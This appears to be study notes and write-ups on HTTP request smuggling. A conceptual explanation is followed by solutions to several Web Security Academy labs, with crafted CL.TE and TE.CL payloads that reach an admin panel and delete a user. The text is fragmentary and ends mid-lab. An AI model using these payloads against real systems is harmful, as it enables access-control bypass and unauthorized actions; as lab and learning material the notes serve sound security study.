

HTTP Request Smuggling

HTTP request smuggling... I think it's some kind of attack where an attacker sends a malicious HTTP request that gets interpreted differently by different systems, like a front-end server and a back-end server. But how exactly does that work? I remember something about the headers and how they parse the requests. Maybe something to do with Content-Length and Transfer-Encoding headers?

Wait, HTTP requests have headers that tell the server how to handle the data. The Content-Length header specifies the exact number of bytes in the body, while Transfer-Encoding: chunked allows the body to be sent in chunks. If the front-end and back-end servers handle these headers differently, maybe they disagree on where one request ends and the next begins. That could cause part of the smuggled request to be treated as a new request, right?

Let me think of an example. Suppose the front-end server uses the Content-Length header, and the back-end uses Transfer-Encoding: chunked. If the attacker sends a request that has both headers, each server might parse it differently. The front-end might see the Content-Length and send the entire body, while the back-end sees the chunked encoding and processes the first chunk, leaving the rest for the next request. That leftover part could then be treated as a new request by the back-end, allowing the attacker to smuggle a hidden request.

But wait, how can both headers be present? Isn't that against the specs? Oh, right, maybe if the headers are malformed or conflicting. For instance, if the Transfer-Encoding header is obfuscated in some way, like having a space or different casing, maybe one server ignores it and uses Content-Length instead. That could lead to a desync between the two servers.

Another angle: maybe the front-end server processes all requests and then forwards them to the back-end. If the front-end and back-end have different parsing behaviors, the attacker can craft a request that is interpreted as two different requests by the back-end. This could allow bypassing security measures, gaining unauthorized access, or poisoning the cache.

So, the basics involve understanding how different servers parse HTTP requests, especially regarding Content-Length and Transfer-Encoding. The attack exploits the inconsistency between front-end and back-end servers. There are different

types of smuggling attacks, like CL.TE (front-end uses Content-Length, back-end uses Transfer-Encoding) or TE.CL (vice versa), and TE.TE where both use Transfer-Encoding but handle obfuscated headers differently.

To test this in a lab, I might need to set up two servers with different parsing behaviors. Then, craft a request with conflicting headers and see if the smuggled request is processed. Tools like Burp Suite could help intercept and modify requests. Also, using techniques like time delays or observing responses to detect if smuggling occurred.

Wait, but how do you actually smuggle a request? Let's say I send a request that has both headers. For example:

```
POST / HTTP/1.1
```

```
Host: example.com
```

```
Content-Length: 6
```

```
Transfer-Encoding: chunked
```

```
0
```

```
Smuggled
```

Here, the front-end might see Content-Length: 6 and send the body as "0\r\n\r\nSmuggled" which is 6 bytes. But the back-end, using Transfer-Encoding, processes the chunk "0\r\n\r\n" as the end of the chunked body, leaving "Smuggled" in the buffer. The next request from another user might be appended to "Smuggled", making the back-end process "SmuggledGET /admin HTTP/1.1..." as a new request. That could allow unauthorized access to /admin if the smuggled request is treated as a valid one.

But I'm not sure if the example is accurate. Maybe the chunked encoding uses hex numbers for chunk size. So a correct chunk would be "0\r\n\r\n", which is zero-length, ending the body. Then "Smuggled" would be left in the buffer. So the next request would start with "Smuggled...", which might cause an error, but if the attacker can make it a valid request, it could be harmful.

Another example for CL.TE: front-end uses Content-Length, back-end uses Transfer-Encoding. The request might have:

```
POST / HTTP/1.1
```

Host: example.com

Content-Length: 13

Transfer-Encoding: chunked

0

SMUGGLED

Front-end sees Content-Length: 13, so the body is 13 bytes. The body here is "0\r\n\r\nSMUGGLED" which is 0 + 2 (CRLF) + 2 (CRLF) + 8 (SMUGGLED) = 12 bytes? Wait, maybe I'm miscalculating. Let me check. "0\r\n" is 3 bytes (0, CR, LF), then "\r\n" after the chunk is another 2 bytes. So total chunk is 5 bytes. Then "SMUGGLED" is 8 bytes. So total 13 bytes, matching Content-Length:13. The front-end sends all 13 bytes. The back-end, using Transfer-Encoding, processes the first chunk (0 size), so the body ends after 5 bytes. The remaining 8 bytes "SMUGGLED" are left in the buffer, which would be prepended to the next request. If the next request is a normal user's "GET / HTTP/1.1...", the back-end would see "SMUGGLEDGET / HTTP/1.1..." which is invalid, but if SMUGGLED is a valid request, it could be processed.

So the key is to craft the request such that the back-end server processes part of it as a complete request, leaving the rest to be part of the next request. This requires precise calculation of the Content-Length and chunk sizes.

Potential risks include bypassing security controls, hijacking user sessions, cache poisoning, or stealing sensitive data. Mitigations involve normalizing requests at the front-end, ensuring consistent parsing, rejecting ambiguous requests, and using HTTP/2 which is less susceptible to such attacks.

But wait, how common is this in real-world applications? It depends on how servers are configured. If a front-end proxy and back-end server have different parsing behaviors, it's a vulnerability. Major frameworks and servers might have protections now, but misconfigurations can still lead to vulnerabilities.


In a lab setup, I'd need to configure two servers with different parsing behaviors. Maybe using different software for front-end and back-end, like Nginx and Apache, or specific versions that handle headers differently. Then, send crafted requests and observe the effects. Tools like Burp Suite's Repeater and Intruder can help manipulate headers and test for smuggling.

Also, there are different attack variants: CL.TE, TE.CL, TE.TE (with obfuscation). Each requires different techniques. For TE.TE, maybe using a Transfer-Encoding header that's malformed, like "Transfer-Encoding: xchunked" or " Transfer-Encoding: chunked" (with a space), which one server might ignore, leading to different parsing.


In summary, HTTP request smuggling is about exploiting parsing inconsistencies between servers to smuggle unauthorized requests. The basics involve manipulating Content-Length and Transfer-Encoding headers to create a desync, allowing parts of a request to be treated as a separate request by the back-end.

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.


To solve the lab, smuggle a request to the back-end server, so that a subsequent request for  (the web root) triggers a 404 Not Found response.

"First request attacker sends with malicious headers"



"now error response will generated when another request is send to server"

"another request"




"in second request just we are or any victim will try to access the page and he will get output of our first malicious request "

Lab: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server, so that a subsequent request for `/` (the web root) triggers a 404 Not Found response.



POST / HTTP/1.1

Host: 0a44008904e6a6d9969134b100180085.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-length: 4

Transfer-Encoding: chunked

5f


POST /404 HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Content-Length: 100

x=1

0




Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at

`/admin`, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user `carlos`.



POST / HTTP/1.1

Host: 0a20004e03a28029d26d91fc003f00be.web-security-academy.net

Content-Length: 140

Transfer-Encoding: chunked

0


POST /admin/delete?username=carlos HTTP/1.1

Host: localhost

Content-Type: application/x-www-form-urlencoded

Content-Length: 100

X




Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. There's an admin panel at


`/admin`, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user `carlos`.



```
POST / HTTP/1.1
Host: 0a78001304b4488e8129bc5f00940032.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

87
POST /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
x
0
```



Lab: Exploiting HTTP request smuggling to reveal front-end request rewriting


This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

There's an admin panel at `/admin`, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the


`X-Forwarded-For` header but has a different name.

To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user

`carlos`.



"first we want that special header"



POST / HTTP/1.1

Host: 0a6f00c103cb152e9ce31d9600910095.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 166

Transfer-Encoding: chunked

0


POST / HTTP/1.1

Host: 0a6f00c103cb152e9ce31d9600910095.web-security-academy.net

